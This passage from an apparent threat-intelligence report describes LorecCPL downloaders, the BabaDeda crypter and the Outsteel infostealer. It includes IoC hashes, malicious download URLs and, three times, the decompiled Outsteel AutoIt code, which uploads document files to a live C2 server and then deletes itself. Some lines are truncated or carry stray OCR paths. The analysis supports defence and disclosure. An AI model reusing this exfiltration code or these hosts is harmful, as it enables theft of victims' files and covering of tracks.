The function to find the library address and to resolve the API name are used few times to get the address of the APIs LoadLibraryW() and GetProcAddr(), respectively the addresses are stored in the EDI and ESI registers. So further in the code when a library or a API should be resolved the EDI/ESI register are used to call the proper API.



The library downloads an executable, with hash "*7b67ed1f42e5cf388a0a981566598E716D9B4F99*" from the URL "*CDN.Discordapp.com/attachments/908281957039869965/911202801695/9112028016965/9112028016288217 2/adobeaacrobatreaderUpdate.exe*" using the "*WinHTTP*" library, saves it in the path: "*C:\Users\Public\svchosts.exe*" and finally executes it.



The file with hash *7b67ed1f42e5cf388a0a981566598e716d9b4f99* install *BabaDeda* crypter and starts the main malicious binary named also in this case *mathparser.exe*.

The malicious files extracted are always the same:

NAME	SHA1	PURPOSE
mathparser.exe	f2b8ab6f531621ab355912de64385410c39c1909	Main malicious Binary
JxCnv40.dll	7d44391b76368b8331c4f468f8ddbaf6ee5a6793	1st Loaded DLL

libics4.0.dll	e1d92e085df142d703ed9fd9c65ed92562a759fa	2nd Loaded DLL
manual.pdf	8423b25054aa78535c49042295558f33d34deae1	Shellcode Container


The *LorecCPL* libraries have been used to download *Outsteel* or *BabaDeda* crypter.

```
$url = "http://185.244.41.109:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsks[0x0]
    If $dsks[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsks[0x0]
    $areturn = _FILESEARCH($dsks[$drv], "*.doc;*.pdf;*.ppt;*.dot;*.xl;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pot;*.pps;*.ppa;*.rar;*.zip;*.tar;*.7z;*.txt")
    For $i = 0x1 To $areturn[0x0]
        $name_new = StringReplace($areturn[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _HTTP_UPLOAD($url & $uuid, $areturn[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
$hfile = FileOpen("r.bat", 0x2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
```

Outsteel snippet code

2.3 LorecCPL downloads ASPProtected Outsteel


This infection chain according to the compilation time is of December 2021, differently from the previous one it does not uses *BabaDeda* crypter as loader but just uses *LorecCPL* to download *Outsteel* packed.




The chain starts with an archive, with hash *0d94bac4c4df1fe3ad9fd5d6171c7460b30d8203*, containing a LorecCPL file, with hash *f9d5b4cd52b42858917a4e1a1a60763c039f8930*, and named


pdf - Приклад заповнення пояснювальної текст заповнюється вручну.cpl .

The CPL file, having the text segment writable, decrypts the real code via xor and then jump on it. After the xor operation the code goes on the decrypted zone and execute the usual *LorecCPL* flow, i.e. putting arguments on the stack as return address and use them in functions.





Indeed dumping the process the visual of the code is equals to the previous one.



The *LorecCPL* will download from "*stun.site/zepok101.exe*" the *Outsteel* infostealer, with hash *dbc9c8a492ae270bb7ed845680b81b94483ab585*, packaged with the *ASProtect* tool .

After decompressing and unpacking it, the "*Outsteel*" infostealer was found to exfiltrate documents on C2: "*hxxp://185.244.41.109:8080/upld/*"

```
$url = "http://185.244.41.109:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsks[0x0]
    If $dsks[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsks[0x0]
    $areturn = _FILESEARCH($dsks[$drv], "*.csv;*.rtf;*.doc;*.docx;*.docm;*.pdf;*.ppt;*.dot;*.xls;*.xlsx;*.xlsm;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pptx;*.ppt;*.pot;*.pps;*.ppa;*
    For $i = 0x1 To $areturn[0x0]
        $name_new = StringReplace($areturn[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _HTTP_UPLOAD($url & $uuid, $areturn[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
$hfile = FileOpen("r.bat", 0x2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
```


Outsteel snippet code

Belonging to the same campaign, for the same infection chain and period there is another archive, with hash *66117493eed35fbd3824e35971b0919190cd1de7*, hosted at the following URL:
"*hxxp://flexspace.app/images/%D0%A2%D0%9B%D0%A4%20%D0%B8%D0%BD%D1%84%D0%BE%D1%80%D0%BC%20%D0%92%D0%A0%D0%A3.docx.rar*".


This RAR file containing the usual *LorecCPL* file inside, with hash *d0f1518db54f280dde5008404a2750641e76ceb2*, named "*ТЛФ информ ВРУ.docx.cpl*".

The *LorecCPL* file, just like the previous one, starts decrypting its payload and then acts like the previous downloading the *Outsteel* ASPRotected.

LorecCPL file before decryption:



LorecCPL file after decryption:



The *LorecCPL* will download the next stage *Outsteel* from the following URL: "*hxxp://stun.site/42348728347829.exe*".

The next stage, with hash *942337f3ea28f553b47dc05726bb062befe09fef*, is still packed with *ASProtector*. The exfiltrated documents are still sent to the same IP address: *185.244.41.109*.

```
$url = "http://185.244.41.109:8080/upld/"
$dsks = DriveGetDrive("FIXED")
$rem = 0x0
For $i = 0x1 To $dsks[0x0]
    If $dsks[$i] = @HomeDrive Then
        $rem = $i
    EndIf
Next
$dsks[$rem] = @HomePath
$uuid = Hex(DriveGetSerial(""))
For $drv = 0x1 To $dsks[0x0]
    $areturn = _FILESEARCH($dsks[$drv], "*.csv;*.rtf;*.doc;*.docx;*.docm;*.pdf;*.ppt;*.dot;*.xls;*.xlsx;*.xlsm;*.csv;*.rtf;*.dot;*.mdb;*.accdb;*.pptx;*.ppt;*.pot;*.pps;*.ppa;*
    For $i = 0x1 To $areturn[0x0]
        $name_new = StringReplace($areturn[$i], ":", "_")
        $name_new = StringReplace($name_new, "\", "/")
        _HTTP_UPLOAD($url & $uuid, $areturn[$i], _StringToHex($name_new), "", _StringToHex($name_new))
    Next
Next
$hfile = FileOpen("r.bat", 0x2)
FileWrite($hfile, "@echo off" & @CRLF)
FileWrite($hfile, ":tryrem" & @CRLF)
FileWrite($hfile, "del " & @ScriptName & @CRLF)
FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
FileWrite($hfile, 'start /b "" cmd /min /c del "%~f0"& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
FileClose($hfile)
Run("cmd /c start /min r.bat", "", @SW_HIDE)
```


Outsteel snippet code

3 Indicators of Compromise

TYPE	HASH	PURPOSE
DOTM	ac672a07c62d48c0a7f98554038913770efaef11	Start Chain Document Template downloader
LNK	931°86f402fee99ae1358bb0b76d055b2d04518f	Start Chain Link file downloader
CPL	3bbe45cdcc2731c0bb4751d1098eccc50f98ef66	Start Chain CPL file downloader
EXE (Installer)	0d584d72fe321332df0b0a17720191ad96737f47	BABADEDA Crypter Installer
EXE (Installer)	75afd05e721553211ce2b6d6760b3e6426378469	BABADEDA Crypter Installer
EXE	26474ba449682e82ca38fef32836dcb23ee24012	Mathparser.exe main binary
EXE	f2b8ab6f531621ab355912de64385410c39c1909	Mathparser.exe main binary
DLL	7d44391b76368b8331c4f468f8ddbaf6ee5a6793	JxCnv40.dll malicious library shellcode injector (1st stage)
DLL	ba9cea9ae60f473d7990c4fb6247c11c080788d3	ff_wmv9.dll malicious library shellcode injector (1st stage)
DLL	e1d92e085df142d703ed9fd9c65ed92562a759fa	libics4.0.dll malicious library downloader (2nd stage)
DLL	3a0a4e711c95e35c91a196266aeaf1dc0674739d	libegl3.dll malicious library for persistence (2nd stage)
PDF (Shellcode)	8423b25054aa78535c49042295558f33d34deae1	manual.pdf shellcode container
PDF (Shellcode)	fa7887bc9d48fcfc6fd0e774092ca711ae28993a	usage.pdf shellcode container
Archive	0d94bac4c4df1fe3ad9fd5d6171c7460b30d8203	Archive (CPL container)
CPL	f9d5b4cd52b42858917a4e1a1a60763c039f8930	Outsteel downloader
EXE	dbc9c8a492ae270bb7ed845680b81b94483ab585	Outsteel Asprotected
Archive	66117493eed35fbd3824e35971b0919190cd1de7	Archive (CPL container)
CPL	d0f1518db54f280dde5008404a2750641e76ceb2	Outsteel downloader
EXE	942337f3ea28f553b47dc05726bb062befe09fef	Outsteel Asprotected

DOMAIN - IP - URL
smm2021.net
http://smm2021.net/load2022.exe
3237.site
http://3237.site/test01.exe
45.12.5.62
cdn.discordapp.com/attachments/908281957039869965/911202801416282172/AdobeAcrobatReaderUpdate.exe
185.244.41.109
hxxp://185.244.41.109:8080/upld/
flexspace.app
hxxp://flexspace.app/images/%D0%A2%D0%9B%D0%A4%20%D0%B8%D0%BD%D1%84%D0%BE%D1%80%D0%BC%20%D0%92%D0%A0%D0%A3.docx.rar
stun.site
http://stun.site/zepok101.exe

4 ATT&CK Matrix



Telsy is the Digital Champion of **TIM Group** for cybersecurity and cryptography. For 50 years it has been at the service of the defense of the country, supporting armed forces and institutions in the defense of communications and the Italian cyber perimeter.
Working in synergy with the other factories of the TIM Group, Telsy is the Cybersecurity competence center, which develops, besides the innovative core business focused on communication security, firmware security, MSS, data center security, and decision intelligence & data analytics solutions.
Telsy complies with the Golden Power regulation, being a strategic company to the national security and defense.

This report was produced by Telsy's "**Cyber Threat Intelligence**" team with the help of its CTI platform, which allows to analyze and stay updated on adversaries and threats that could impact customers' business.

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